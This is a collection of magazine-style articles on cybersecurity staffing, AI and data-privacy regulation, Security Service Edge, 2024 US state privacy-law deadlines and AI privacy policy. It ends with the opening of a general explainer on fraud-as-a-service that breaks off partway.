Identify recruiting organizations (in-house or outsourced) that understand the industry, speak the language, and can locate talent. To help them find the right staff for you, write your job descriptions and requirements with humility and realism. Interview intelligently, onboard swiftly, and make people feel like they're part of a team and valued. Then require (not offer, require) continuous education and training so they stay sharp and up to date.

Now to keep these people from leaving as soon as they're trained up, offer them competitive compensation, a flexible and adaptable work environment, and work-life balance. For bonus points, hire people who may lack experience but have potential – and give them the opportunity to become experts and earn great job roles that are rewarding and exciting. By the way, if you're not looking at American military professionals coming back into civilian life and looking for work as cross-train opportunities, you're missing a massive potential pool of great talent.

## Automate intelligently

There's no way to analyze petabytes of log files, packets, and alerts by simply having people look at them. You can't scale threat detection and analysis with more people. If you don't believe me, go look at some of the most efficient Security Operations Centers (SOCs) in the world and check out how many people they have. They're not massive, but they do automation at a scale you can only dream of. Automate as much of the mundane, boring, tedious human processes as you can – we have mountains of technology for that today. If you haven't bought in, now is the time. Empower your existing staff to be able to do more by amplifying their efficiency and brain power with modern tools. With all the talk of AI out there, maybe it's time to explore that avenue as well.

## Cross-train with IT

Odds are there are people inside your IT organization right now who are trying to figure out how to join your security team. They haven't done so because you've likely not given them a pathway (and, chances are, they'll eventually go join a different company who will give them that pathway). CISOs should invest

heavily in cross-training security talent, even if you don't bring those people into your team directly. Rather than hiring ten new application security analysts, it would be really intelligent to cross-train anyone in the development organization who is interested in security and give them opportunities to be an extension of your team.

## Outsource sensibly

To avoid the outsourcing disaster that started this whole mess, be careful when you're outsourcing your security. There are some things that are fairly easy to outsource – such as detection and response work. You can't outsource your entire SOC, but you sure can (and should) be outsourcing key components that providers can scale, staff, and equip better than you can.

With that in mind, a load-sharing model is a brilliant approach if you can manage it well. Even if your company has an in-house SOC, off-loading key functions to a third-party SOC provider is a great way to keep your team focused on high-value activities like investigating and remediating threats rather than chasing alerts in the SIEM. I call this "right-sourcing" because in-house staff focus on mission-critical functions such as helping the company design and build security products, partnering with the business on projects, or keeping careful watch of your third-party risk program. Meanwhile, an outsourced SOC performs detection and response at scale with all of the functions and necessary data you can't afford to buy for yourself. Right-sourcing is the modern answer to running a hybrid security team that is part cross-trained staff on other IT teams, part in-house expertise, and part outsourced scalable talent.

## Modernize your technology stack

It's a dirty little secret in our industry that one of the things holding us back from having efficient security teams is the closet full of ancient security tools in use that take so much time and effort because none of them work well together. Modernize your technology stack, throw out things that don't interoperate well, and develop integrations so you can automate and do more advanced functions with fewer humans that are laser-focused on high-value activities. I should add here that you should probably think about "as-a-Service" as much as possible. Buying technology you install in-house and manage and maintain on your own is yesterday. Security technologies need to keep up with the modern paradigms and as-a-Service is one modern way to give your company scale and added support without hiring more people.

## Conclusion

While there is a talent problem today, it's both our own doing, and not exactly what you're being led to believe. Even if five million new security professionals showed up tomorrow ready for work, we'd still have a "talent gap" because we're thinking about security in 2024 with ideas from the 1990s. This problem isn't going to solve itself, nor will any number of expensive boot camps churn out the talent we need. This issue is going to take a decade or more to resolve – and that's if we start the new strategy now.

## About the Author

Rafal Los is the head of services go-to-market at ExtraHop. He is an industry innovator, strategist, and personality and brings more than 25 years of experience building, optimizing, and delivering strategic security and IT services. His body of work spans product, sales, marketing, alliances, and strategic leadership in some of the most complex environments.

In addition to his work with ExtraHop, Rafal is an active member of the Security Advisor Alliance, serving on the advisory board with the intent of creating innovative ways for security leaders to give back to their communities through service and knowledge sharing. He is also a founder and host of the Down the Security Rabbit Hole Podcast—an industry podcast delivering a weekly office-friendly format since 2011 focused on thought leadership through interesting guests and topics.

Rafal can be reached online on [LinkedIn](#) and [X](#) and at our company website <https://www.extrahop.com/>





## The Intricate Dance: AI-Driven Data Collection and the Evolving Regulatory Landscape

By Boris Khazin, Head of Governance, Risk & Compliance at [EPAM Systems, Inc.](https://www.epam.com)

Artificial Intelligence (AI) has planted firm roots in the dynamic world of technology, thriving in its prowess at collecting, processing and analyzing data. Using various tools and methodologies, such as web crawling, social media monitoring and digital analytics, AI exhibits the potential to drive data collection activities to new depths, seamlessly crunching vast volumes of data at record speed.

### Confronting Risks in the Digital Era

The power to amass substantial data quantities undeniably gives organizations a competitive edge. Nonetheless, it's a double-edged sword. By increasing data collection capabilities companies can gain rich insights about consumer behaviors to fine-tune business operations and fuel innovation. However, garnering such data attracts the dark underbelly of the digital world and cyber criminals, thereby raising the stakes of potential cybersecurity threats.

Moreover, this expansive data collection has started ringing alarm bells in regulatory corridors. As AI adoption continues to soar and data collection practices expand, the spotlight is increasingly on augmented regulatory scrutiny and compliance pressures.

## Untangling the Regulatory Maze

Initially meant to give businesses a competitive advantage, robust regulatory frameworks could inadvertently pull organizations into an intricate labyrinth of regulations, where non-compliance could invite hefty fines and dent reputations. For example, the California Consumer Policy Act (CCPA) and Europe's General Data Protection Regulation (GDPR), were created to raise awareness around digital data risks and now govern the digital domain. These stringent laws dictate how businesses must manage Personally Identifiable Information (PII) with rigorous data collection, processing and storage protocols.

With such regulatory frameworks in place, companies indulging in AI-enhanced data collection stand on the brink of a complex regulatory environment. To effectively navigate this evolving regulatory maze, organizations must pre-empt potential roadblocks. This involves curating a robust data governance framework, anonymizing data where possible, restricting unwarranted data collection and diligently assuring compliance with existing data protection laws.

However, even as the AI juggernaut rolls on, the nature of collected data is shifting. While some organizations primarily focus on gathering PII, they could inadvertently collect more sensitive data categories like Protected Health Information (PHI) and biometric data.

## Securing Sensitive Data

The collection of PHIs—which encompass health-related details linked to an individual or disclosed during healthcare services—carries stricter regulations via the US Health Insurance Portability and Accountability Act (HIPAA). Simultaneously, indiscriminate collection of biometric data—unique biological attributes such as fingerprints or facial recognition patterns—is also coming under the purview of virtually uncompromising regulations, such as the Illinois Biometric Information Privacy Act (BIPA).

In a world dependent on AI tools, specifically chatbots and facial recognition platforms, the inadvertent collection of PHI and biometric data can become problematic, forcing organizations into a realm of stringent and sophisticated regulations. For instance, AI can diagnose patients with a certain illness or condition by collecting biometrics from an image; this means a biometric is collected anytime an individual posts on social media that they are sick. These circumstances, in turn, raise the question of whether posts on emotional well-being will lead to accidental psychometric data collection.

To manage such risks, organizations can proactively establish clear and concise privacy policies that seek explicit consent and invest in comprehensive data mapping and inventory tools. By deploying AI algorithms to monitor these data handling practices and compliance, organizations can detect potential issues in real time and prepare for them in advance.

## The Future of Data Collection

The potential regulatory implications of data collection necessitate a comprehensive approach to ensuring data privacy, compliance and protection. As such, organizations need to place greater emphasis on the responsibility they hold to protect and value individual privacy. Over time, as more data privacy regulations loom, organizations can leverage AI as a helping hand in the regulatory environment, joining the two together to help monitor themselves correctly. As AI continues to reshape digital norms, agility in adapting to an ever-morphing legal landscape will become a key determinant of survival and success.

### About the Author

Boris Khazin is Global Head of Digital Risk Management/Governance, Risk and Compliance at [EPAM Systems](https://www.epam.com/), where he is passionate about providing solutions that deliver business value and exist at the intersection of people, processes and systems.

Mr. Khazin has more than 20 years of management, consulting and product development experience in the financial services and fintech sectors. During his tenure at EPAM, he has led several GRC, business intelligence, enterprise analytics and organizational capability/maturity assessments to help clients identify, define and prioritize frameworks that guide them toward a desired future state. From this, he has developed a keen understanding of opportunities and challenges that arise when organizations adapt to change. Previously, Mr. Khazin worked at multiple financial firms, including UBS, S&P and Bloomberg. He was also an Investment Oversight Officer at TD Ameritrade.

Mr. Khazin has a Bachelor of Science in Behavioral Economics from Pennsylvania State University and an MBA from Pace University. Company website <https://www.epam.com/>





# The Rise of Artificial Intelligence and Its Impact on Cyber Security

By Khurram Mir - Chief Marketing Officer for [Kualitatem](#)

Cybersecurity has been significantly affected by the force of AI in the past few years. Cyber threats have grown more violent since the apparition of AI, but the same technology can be used to hold the fort.

Artificial intelligence has sparked an entire wave of excitement, automating almost every process through computerization. As expected, the wave reached the world of cybersecurity, creating a sense of both turmoil and security. Tools such as ChatGPT were recently [used to create malware](#), eventually leading to increased cyberattacks. In response, companies are relying on AI to reduce human error in their security efforts, creating a stronger protective barrier.

The spread of AI is consistent and is expected to grow gradually. This means that the world of cybersecurity will likely be right in its path. It is essential to understand exactly how AI can affect the world of cybersecurity so that the threats can be kept at a minimum.



## How Is AI Used in Cybersecurity?

Nowadays, cyber threats have gotten smarter, significantly increasing ever since people started working remotely or in a hybrid system. Hackers are finding more ingenious ways to breach even the strongest systems, leading to losses worth billions of dollars. Traditional efforts from the past have been effective in keeping the treats at bay, but with their intensity increasing, they are no longer enough.

As a result, more and more companies have been employing AI to analyze significant amounts of information within a short amount of time. Its popularity is due to the ability to spot suspicious patterns and abnormalities, identifying an attack before it can pass through the firewalls. The speed is often faster than human intelligence can perform, leading to quick resolution strategies.

On the other hand, just like major companies are using AI to protect themselves, hackers have learned how to harness its power for complex attacks. Generative AI has been responsible for supporting numerous phishing attacks, malware, ransomware, and even insider threats. This led to a need for even stronger security protocols, protecting against the same system that supports their own protection.

## Cybersecurity – A Benefit Rather than a Threat

Even though many are still wary of artificial intelligence's effect on their jobs, an [average of 78%](#) of company leaders admit to using generative AI. The reasoning behind that is relatively simple: its data pool is much larger than what human attention can contain. As a result, its long-term use will likely bring the following advantages:

### Automatic Detection of Vulnerabilities

Potential vulnerabilities are very often missed when human-driven security methods are employed. This can lead to the release of faulty, unsecured applications that can put users and company owners at risk. Artificial intelligence can examine applications for weak spots, reporting incorrect configurations. While AI technology is still not reliable enough to fully handle the correction itself, it can raise the alarm and showcase the problem. This will help prevent DDoS attacks and other cybersecurity threats.

### AI-on-AI Attack Detection

Numerous AI detection tools [have already been created](#) to determine whether or not another project was finalized using artificial intelligence. As both types of AI tools are likely tapping into the same data pools, it's easy to guess what was written by its 'peer' and what was not. The same ability is expected to eventually reach the cybersecurity world, where companies can use AI to detect other attacks fueled by the technology. This can significantly protect future businesses from a potential breach.

## Automatic Incident Responses

Plenty of companies lose precious data to breaches due to slow response. This can become very problematic, especially for those whose employees are set in different geographic points. The severity of the incident could also be misread due to human error, leading to more considerable losses. AI improves this by automatically responding to incidents, blocking suspicious traffic, and categorizing it based on severity. When used together with human intelligence, a better and faster decision can be taken to reduce the impact of a breach.

## Stronger Access Control

Plenty of breaches have been caused by fraudulent use of usernames and passwords leaked due to a breach. Once a hacker gains possession of the information, nothing can stop them from entering and taking the data as if they are the owner. AI can significantly change this due to its ability to spot anomalies within a system. Its algorithm can analyze behavior and login patterns, identify minor issues, and alert the organization. Biometric authentication based on AI has also become common, ensuring that no unauthorized users are accessing the information.

## Key Facts of AI in Cybersecurity

AI has already brought numerous changes to the cybersecurity world, some of which are expected to have a significant impact. Below are some notable facts:

- An [18% increase in cybersecurity vulnerabilities](#) was reported compared to 2018.
- As little as 8% of erroneous training data can decrease the accuracy of AI by [up to 75%](#), significantly reducing reliability.
- About [85% of cybersecurity professionals](#) claim that AI powers the most recent cybercrime attacks.
- In contrast, cybersecurity personnel will rely more on AI to close security gaps, with [82% of respondents](#) believing job efficiency will increase.
- The market size for AI in cybersecurity management is expected to [grow to 133.8 billion](#), a number that is almost nine times higher compared to 2021.

While AI used in cybersecurity may have its flaws, its use outbalances the risks, mitigating the new risks brought on by recent cybersecurity attacks.

## Concluding Remarks

The rise of AI is becoming more prominent as we speak and will likely affect the world of cybersecurity on both ends. However, companies can harvest the benefits of technology to improve their security, protecting against external threats. Artificial intelligence is still limited nowadays, but considering its rapid evolution, it will likely become a powerful tool to enhance security and create responses to threats.

## About the Author

[Khurram Mir](#) is the Founder & Chief Marketing Officer for [Kualitatem](#) & [Kualitee](#), the world's only TMMi Level 4 testing services provider. Khurram and his team established the company to help businesses conduct independent testing for software development procedures. With a bachelor's degree in computer sciences and an MBA, Khurram possesses a well-rounded view of cybersecurity from technical and strategic perspectives. His experience includes software testing, information security, SaaS product development, tech marketing and sales.

Khurram can be reached online at [khurram@kualitatem.com](mailto:khurram@kualitatem.com) and at our company website: <https://www.kualitatem.com/>





# The Role of Security Service Edge in Safeguarding Cloud-Based Applications

Let's explore the role of SSE in safeguarding cloud-based applications and how it can help organizations protect their data and assets.

**By Shalini Nagar, Content Writer, Research Nester**

The hosting of applications and runtimes in the digital age is primarily based in the cloud. It is noted that about 92% of businesses utilize the cloud applications and services. However, power comes with duty, and some of these statistics claim that 25% of cloud security incidents are due to misconfiguration, and 28% existing companies have faced security breaches in their public cloud infrastructure. As such, Security Service Edge (SSE) offers a comprehensive approach to securing cloud-based applications.

## Is Security Service Edge Necessary?

Multiple scenarios justify the need of SSE. First, in the ever-evolving advanced threat landscape, SSE provides them with simplified integrated protection, cloud-oriented agility, and comprehensive security capabilities. Second, as firms move towards a cloud-perimeter-dependent approach, it will become more challenging to secure cloud applications and mobile users.

Secure Service Edge is a network framework that integrates security and networking at the network's edge, near cloud-based apps and data. This concept focuses on providing effective security frameworks while also enhancing cloud-based applications' performance and dependability. For example, Microsoft

Azure SSE offers network security, threat inspection, and data security precautions. By the end of 2024, it is projected that 47% of enterprises will have strategies to adopt SSE.

## What does SSE do?

SSE helps protect network traffic and protect against cyber-attacks, such as DDoS strikes or malware infections. According to the survey data, a staggering 72% of questioned businesses had 20-50 DDoS attacks per month irrespective of the cause. Two in 100 network-layer DDoS attacks lasted longer than an hour and surpassed 1 gigabit per second (gbps). This includes firewalls, intrusion detection and prevention programs, and other security procedures.

In addition, SSE can assist businesses in achieving compliance with various regulations and standards, such as GDPR or HIPAA, by enabling sensitive data to be stored and secured. These aspects might include encryption, access controls, and various security instruments. The following are the most important components of SSE:

- **Secure Web Gateway (SWG):** SWG enforces security policies for web traffic, protecting against web-based threats, such as SQL injection and cross-site scripting and providing secure access to cloud applications.
- **Cloud Access Security Broker (CASB):** CASB provides visibility and control over cloud-based applications, ensuring compliance, data protection, and threat prevention.
- **Firewall as a Service (FWaaS):** FWaaS delivers advanced firewall capabilities as a cloud-based service, securing network traffic and preventing unauthorized access.
- **Data Loss Prevention (DLP):** DLP monitors and protects sensitive data from unauthorized access, ensuring compliance with data privacy regulations.
- **Zero Trust Network Access (ZTNA):** ZTNA provides secure access to applications and resources based on user identity and device trust, regardless of network location.

## Implementation of Security Service Edge and Potential for Market Growth

SSE has the potential to create significant market growth by providing organizations with a cost-effective solution for protecting their networks. The analysis indicates that [security service edge market](#) size will reach USD 15 Billion by the end of 2036, with a CAGR of 25% for the projection period 2024-2036. The market for security service edges was USD 2 Billion in 2023. Moreover, with the implementation of SSE, organizations can enhance their security posture and protect their sensitive data.

Here are some guidelines for implementing SSE in cloud-based applications, along with best practices and considerations:

- **Secure Access Control:** Implement strong access controls to ensure only authorized users and devices can access the cloud-based applications. This can include multi-factor authentication, role-based access control, and secure VPN connections.


- **Data Encryption:** Encrypt data both at rest and in transit to protect it from unauthorized access. Use industry-standard encryption algorithms and ensure encryption keys are properly managed.
- **Threat Detection and Prevention:** Deploy advanced threat detection and prevention mechanisms to identify and mitigate potential security threats. This can include intrusion detection systems, firewalls, and real-time monitoring.
- **Regular Vulnerability Assessments:** Perform regular vulnerability assessments and penetration testing to identify and address potential security weaknesses. This helps ensure that the cloud-based applications are secure against known vulnerabilities.
- **Incident Response Plan:** Develop an incident response plan to effectively respond to security incidents. This includes defining roles and responsibilities, establishing communication channels, and conducting regular drills and exercises.

## Conclusion

As illustrated in the foregoing, Security Service Edge is essential for protecting cloud-based coding activities. It offers an end-to-end security solution that can be incorporated into the existing security infrastructure of an organization to finesse its security standing. Unlike firewalls and intrusion detection systems, SSE is a more comprehensive cyber security solution that defends against the risk and responds to break-ins.

### About the Author

Shalini Nagar, a content associate brings a wealth of writing experience to the table through her work. She has gained proficiency in areas such as crafting website content, writing press releases and articles, creating engaging blog posts, editing work conducting research, and designing infographics. These diverse skills have made her a rounded writer and a valuable member of the team, at Research Nester Pvt. Ltd. Her experience has honed her attention to detail, and provided her with a deep understanding of different writing formats. In her leisure time, she enjoys browsing the internet immersing herself in books and exploring her creativity through cooking endeavours. <https://www.researchnester.com/>





## **This Year's Influx of Privacy Laws: When Companies Should Mark Calendars for Data Privacy Requirements**

**By Sarah Hutchins, Partner, Parker Poe, Robert Botkin, Associate, Parker Poe & Hunter Snowden, Law Clerk, Parker Poe**

Throughout 2024, new laws relating to privacy and security will come into effect or will soon start being enforced across the nation — from Montana to Oregon to Florida — implementing additional requirements that will be placed on businesses to manage their collection and use of consumer data.

While the laws can appear uniform, they are different in many ways. Some afford consumers more rights when it comes to a company's collection of their personal data. What's true across the board is that state-level momentum for privacy bills is at an "all-time high," according to the International Association of Privacy Professionals.

By October, seven states — California, Washington, Nevada, Texas, Oregon, Florida, and Montana — will have privacy laws going into effect or beginning enforcement, with varying degrees of impact on businesses that process, collect, or share personal consumer data. While California's law is already in effect, all the other states' laws have upcoming effective dates.

Regulators are taking an aggressive posture sending requests for information to segments of business. Failure to adhere to these laws may result in regulatory penalties, not to mention the costs of complying with an investigation. Entities with a culture of compliance can avoid these pitfalls.

These new laws and their ensuing deadlines will mean companies that process consumer data will need to revisit their privacy program to ensure compliance with new requirements.

Here's an overview of key dates for many of these privacy laws and how they differ.

### **March 29: California Privacy Rights Act**

Its effective date kicked out from an original 2023 launch, the California Privacy Rights Act (CPRA) started being enforced on this date. It amends another statute already on the books, the California Consumer Privacy Act (CCPA) of 2018. In the United States, the CCPA is often considered the inaugural U.S. comprehensive consumer privacy and security statute — mandating data subject rights to California residents and instituting disclosure and security obligations on governed businesses.

The CPRA expands on consumer data rights found in its predecessor. Specifically, the act includes a right for consumers to restrict the use of the new category of sensitive personal information, opt-out of the use of automated decision-making technology, opt-out of both the sale and sharing of personal data, and the right to correct inaccurate personal information that a business has about them. Building upon the CCPA, the act expands California consumers' right to know the categories of personal information a business collects and shares about them and with whom it has been shared, as well as expanding the right to request deletion of collected or received personal information to service providers and other processors.

CPRA covers for-profit companies that do business in California that meet any of the following criteria: have an annual gross revenue of more than \$25 million; buy, sell, or share the personal information of 100,000 or more California residents or households; or derive 50% or more of their revenue from selling California residents' personal information.

### **March 31: Washington My Health My Data Act**

The My Health My Data Act (MHMDA) is unique in that it aims to provide protections to non-HIPAA related health data, extending obligations to companies that are not covered entities.

The MHMDA is broad in scope, applying to any company that conducts business in Washington and collected health data from Washington consumers.



A key requirement is that consumers must opt-in to the collection of their health data prior to collection. Businesses must also obtain a separate opt-in prior to selling health data. The term health data is broadly defined to include any information related to an individual's physical or mental health condition.

### **March 31: Nevada's Consumer Health Data Privacy Law**

Nevada's Consumer Health Data Privacy Law is similar to Washington's in application, covering any entity doing business in Nevada that processes consumer data. The law has a set of common excluded entities, such as HIPAA-covered entities. Also, similar to Washington, a regulated entity must secure consents with respect to a number of operations related to an individual's data. Both laws also have prohibitions on geofencing near certain facilities.

Where the laws significantly differ is how each defines covered health data. Nevada's law is narrower than Washington's in that it only applies to health data actually used by a business to identify a consumer's health status versus Washington's definition of including information that could be associated with someone's "health" generally.

### **July 1: Texas' Data Privacy and Security Act**

Texas' Data Privacy and Security Act (TDPSA) is likely to rope in those companies that have avoided operating in a state with comprehensive privacy laws. It applies to not only companies doing business in Texas or those selling Texas consumer data, but also to those whose products and services are consumed by Texans.

The definition of personal information has also been expanded to include pseudonymous data —or data points not directly associated with a specific person — when that data is applied with other information that reasonably links the pseudonymous data to an individual.

TDPSA is similar to other state privacy laws in a few ways. It requires a privacy notice disclosing personal information practices and requires contracts with third parties prior to processing of personal information. However, TDPSA privacy notices must include an additional disclosure about the selling of sensitive or biometric data that requires consumers to opt in prior to processing. There is no private right of action under TDPSA.

### **July 1: Oregon Consumer Privacy Act**

Oregon's Consumer Privacy Act is similar to others in that it applies to companies conducting business in the state under certain situations such as if that company processes the personal data of more than 100,000 residents or derives 25% of revenue from selling the data of more than 25,000 consumers. Like some of its predecessors, Oregon's law grants residents certain rights with respect to their personal information, requiring entities that collect Oregon residents' personal information to make certain disclosures in their privacy notice regarding processing activities and the use of reasonable safeguards to protect the personal information.

The key difference in Oregon's law is that consumers have the right to obtain a list identifying all third parties with which their personal data was shared, rather than just general categories of third parties.

### **July 1: Florida's Digital Bill of Rights**

Florida's Digital Bill of Rights will join the privacy law patchwork but with more narrow application.

This law is aimed at big tech — the law will apply to companies with at least \$1 billion in gross revenue. Those companies which satisfy this first requirement must also then meet one of another set of criteria in order to be covered by the law, including deriving 50% or more of their global gross revenue from the sale of online advertisements. Under the law, companies are prohibited from selling sensitive data unless the consumer opts-in. Sensitive data includes personal data like race, ethnicity, religious beliefs, a mental health diagnosis, and immigration status, among others.

Consumers are afforded certain rights under the bill, including the ability to limit targeted advertising and collection of data that is considered sensitive.

### **October 1: Montana's Consumer Data Privacy Act**

Montana's Consumer Data Privacy Act will apply to companies that conduct business in the state or target Montana consumers. There are other criteria those companies have to meet such as processing the personal data of at least 50,000 residents or processing personal data of no less than 25,000 residents while getting no less than 25% of gross revenue from the sale of personal data.

The law considers both consumer rights and transactions between companies and their service providers. Similar to many other state privacy laws, the law includes opt-out provisions for consumers regarding certain uses of their personal information, a consumer right to know, correct, delete, and obtain a copy of the personal information held by a company, and a required processing agreement between controllers and service providers that regulates the processing of personal data.

### **What Else is Coming Up on the Calendar?**

In addition to the above state laws going into effect or beginning enforcement, there is also a wide range of privacy-related state and federal agency deadlines occurring this year.

May 13, 2024 — Financial institutions under the federal Gramm-Leach-Bliley Act must begin reporting data breaches within 30 days if the unencrypted personal information of 500 or more consumers was acquired without their authorization.

June 15, 2024 — Smaller reporting companies, as defined by the Securities and Exchange Commission, must begin disclosing certain cybersecurity incidents.

July 1, 2024 — Businesses subject to the Colorado Privacy Act must recognize the Global Privacy Control universal opt-out mechanism.

October 1, 2024 — Businesses subject to the Connecticut Data Privacy Act must stop selling child personal data, collecting precise geolocation data on children, using any system design feature to “significantly increase, sustain, or extend” any minor’s use of such online service, product, or feature, and processing children’s personal data for targeted advertising.

October 18, 2024 — Businesses subject to the European Union General Data Protection Regulation must update their cybersecurity procedures to comply with a new network and information security directive.

December 15, 2024 — All public companies must begin tagging cybersecurity disclosures in their Form 10-K in Inline XBRL.


December 18, 2024 - All public companies must begin tagging material cybersecurity incident disclosures in their Form 8-K in Inline XBRL.

This article was written as of April 15, 2024

### About the Authors

Sarah Hutchins is a partner with Parker Poe and leads the firm’s Cybersecurity & Data Privacy team. Based in Charlotte, Sarah’s practice focuses on privacy and information security law.

Sarah Hutchins can be reached online at [sarahhutchins@parkerpoe.com](mailto:sarahhutchins@parkerpoe.com) and at our company website <https://www.parkerpoe.com/>.



Robert Botkin, an associate with Parker Poe, helps clients of all sizes navigate privacy and security issues across different industries. He is based in Raleigh.

Robert Botkin can be reached online at [robertbotkin@parkerpoe.com](mailto:robertbotkin@parkerpoe.com) and at our company website <https://www.parkerpoe.com/>.

Parker Poe law clerk Hunter Snowden also contributed to this article.



# Understanding AI's Impact on Data Privacy from Policy to Technology

De-Risking the Future: How AI is Reshaping Data Privacy Discourse, Policy, and Technology

By Craig Sellars, Co-Founder and CEO, SELF

People are right to be excited about AI's potential – and they're also right to be concerned. Every significant technological advancement has a potential dark side, and with AI poised to leave indelible marks on even the most foundational aspects of how we live, work, and play, it's fair to say that the technology's risks and benefits are inextricably entwined.

That said, it's a waste of time to ask whether the benefits outweigh the risks. Technological innovations don't just spontaneously undo themselves, which means we need to be asking what we can do to proactively reduce those risks while preserving and enhancing the overall benefits to society. This requires a significant perspective shift spanning everyone from AI innovators and major businesses all the way to regulators and even individuals. Going forward, all of these groups will need to work together to reimagine how we think about privacy protection in an AI-driven world.

## AI Security Challenges

There's already no shortage of commentary speculating on AI's concomitant dangers, most of which fall into one of three broad categories:

### 1. Training Data-Related

AI systems have voracious appetites for data. Their need to ingest and analyze large and diverse datasets necessarily means that AI developers run the standard gamut of risks that attach whenever a sufficiently rich, centralized data asset is created. There are questions of storage, usage, and access. Data must be protected from external bad actors, of course, but it must also be safeguarded against accidental unauthorized access or misuse. AI further complicates questions of basic security because AI agents are increasingly able to make their own decisions about what to do with the data assets to which they have access.

### 2. Deep Analysis & Inference

AI technologies have a genuinely unprecedented capacity to analyze massive datasets and make complex inferences, which can make them into powerful surveillance tools, even inadvertently. We've already seen obvious instances of AI surveillance with facial recognition programs, but the true power – and risk – of sophisticated AI lies in its ability to draw accurate conclusions about individuals based on a broad array of seemingly unrelated data points. Such capabilities aren't simply a risk due to potential bad actors; instead, these inferential capabilities can inadvertently uncover sensitive information in the regular course of once-benign activities, like behavioral customer segmentation.

### 3. Misuse of Capabilities

AI will accelerate virtually every industry, including fraud. We're seeing it already with cloned voices and deepfakes – AI can be used to create a distorted view of the world, then distribute that view in an incredibly broad or highly targeted fashion depending upon the desires of individual bad actors. The potential attack vectors are too many to count, ranging as they do from email fraud to driving recruitment for extremist groups. The key takeaway here is that AI can serve as a force multiplier for the most malignant forms of human creativity.

Beyond these, there's a long tail of potential threat vectors that could arguably justify the creation of additional categories, but that discussion is starting to feel a bit academic. For our purposes, it's principally important to understand that AI-related privacy and security risks take multiple forms, recapitulate older vulnerabilities while creating new ones, and can arise from benign as well as malign intentions. The sheer breadth of possibility here demands a complex, active, and collaborative response.

## De-Risking AI: The Story So Far

Just as AI is in its relative infancy as a technology, so too are efforts to comprehensively safeguard privacy in an AI-driven world. At the regulatory level, we're seeing efforts from a number of national and international bodies to begin enshrining privacy protections and somewhat regulate AI.

Here in the US, President Biden [issued an Executive Order](#) governing the “safe, secure, and trustworthy” development of AI, while Senator Chuck Schumer has called for [comprehensive legislation governing AI](#). At the same time, the [FTC is finalizing rules](#) around AI-based impersonations. The United Nations is getting in on the act, too, forming an [advisory body](#) on AI. Apart from governments, the IEEE is assembling [its own global initiative](#) on AI ethics, while every major technology player developing AI systems has its own internal ethics and governance boards.

There’s clearly no shortage of desire to enshrine protections and into AI development, but these efforts are early, disaggregated, and in the cases of big tech self-regulation, often opaque. For the time being, at least, we’re stuck relying on existing privacy and data protection legislation (e.g. GDPR, CCPA, HIPAA and so on). While many of the protections within these regulatory packages apply to at least some degree, no privacy laws on the books ever contemplated the unique challenges posed by AI – and even if they did, they’d remain an uneven patchwork of protection.

The bottom line: we’re a long way away from universal AI-related privacy protections – assuming we even want that kind of global agreement, which is very much open to debate. If and when that regulation does come, however, it may not be enough, or it might upset the balance of risks and benefits we discussed earlier. A new way of thinking is required.

## The Path Forward

The comprehensive risks associated with AI demand a comprehensive response, which means that AI innovators, governments, regulators, and watchdog groups must work closely together. Legislators and regulators are not experts; they will need guidance and transparency. By that same token, AI innovators and other technical experts may not be acquainted with the full array of tools in a regulator’s toolkit – or the implications of using or not using them, for that matter – so once again it’s imperative that both sides collaborate with one another in good faith.

As they do, they should focus on two principal objectives:

### 1. Ward off the worst-case scenarios.

Better protect data by acknowledging that “notice and choice” data consent frameworks (e.g. opt-in or opt-out) are simply inadequate. Going forward, it’s imperative that we increasingly move toward models that give granular control of data collection and sharing to individual data subjects themselves. As part of this, we need novel ways to allow users to proactively control their data footprint in a centralized fashion rather than navigating countless individual consent “agreements” with distinct websites, brands, and so on. This paradigm shift, even in the absence of AI-specific regulation, would dramatically reduce the potential for AI to surveil, compromise, or assist in defrauding individuals.

### 2. Effectively navigate the best-case scenario.

So what happens if AI develops quickly and humanely into truly generalized intelligences? Even assuming all goes well, this poses a new problem: we’re faced with a full-on “authenticity crisis.” What’s

real, versus what's AI-generated? And what's the difference legally or morally? It sounds like science fiction, but in fact it's the very logical outcome of the path we're on. Making sense of that world – and protecting notions of ownership as well as privacy – requires that everything be indelibly signed and attributed so that we can understand what's shaping up to be a hyper-complex landscape of provenance.

Specifics aside, it's essential that all parties embrace the truly extreme nature of what's on our collective doorstep. Things are changing almost faster than we can parse, and they're moving in directions we never could have contemplated not all that long ago. Radical change brings with it radical risks, and those radical risks demand radical changes of their own in order to protect us going forward. In other words, we must resist the temptation toward offering up more of the same, and embrace the rise of AI as a catalyst for reexamining some of our most fundamental assumptions about how data is protected and how digital privacy is preserved. It's a tremendous undertaking, but I think we're up to the task – we're getting pretty good at doing the impossible these days.

### About the Author

Craig Sellars is the CEO of [SELF](#). Craig founded SELF because of his conviction that individuals should be able to own and control their digital identities. He envisions a future where walled gardens no longer gatekeep your information, where your identity becomes an asset that can never be compromised. Craig and the SELF team are working to realize this vision by creating a new identity standard for the internet built on a foundation of security and meaningful personal control over the most unique and valuable thing you own: yourself.





## What Is Fraud-as-a-Service (FaaS)?

By Zac Amos, Features Editor, ReHack

Fraud-as-a-service (FaaS) has emerged as one of the most concerning cybercrime trends. Unfortunately, organized threat groups have learned they can successfully monetize fraudulent activities, tools and resources. What does this scheme entail, and how will it impact business?

### What FaaS Looks Like

FaaS is a catch-all term for criminals who carry out fraud on behalf of a client for money. It covers everything from minor threat groups to cybercriminal enterprises. These entities offer services, tools, skills, resources, or insider knowledge in exchange for an upfront fee or a cut of the earnings made from successful attempts.

Many threat groups involved in FaaS operate similarly to a typical organization — they consider client acquisition, develop marketing material and have a product development team. They often have a hierarchical business structure comprised of hackers, researchers, technical specialists, managers and money mules.

The typical offerings of FaaS schemes include out-of-the-box solutions like botnets, malware and social engineering kits. Many organized cybercrime groups also employ teams of specialized hackers and money mules that clients can rent out.



What is an example of FaaS? A paying client wanting to perpetrate fraud could find a threat group on the dark web and ask them to overbill on their behalf. The malicious service provider would then infiltrate a company's systems and adjust invoices to help them charge for labor they never provided.

## How Does FaaS Work?

While the specifics of FaaS vary from threat group to threat group, they typically carry out their services in three main ways.

### Subscriptions

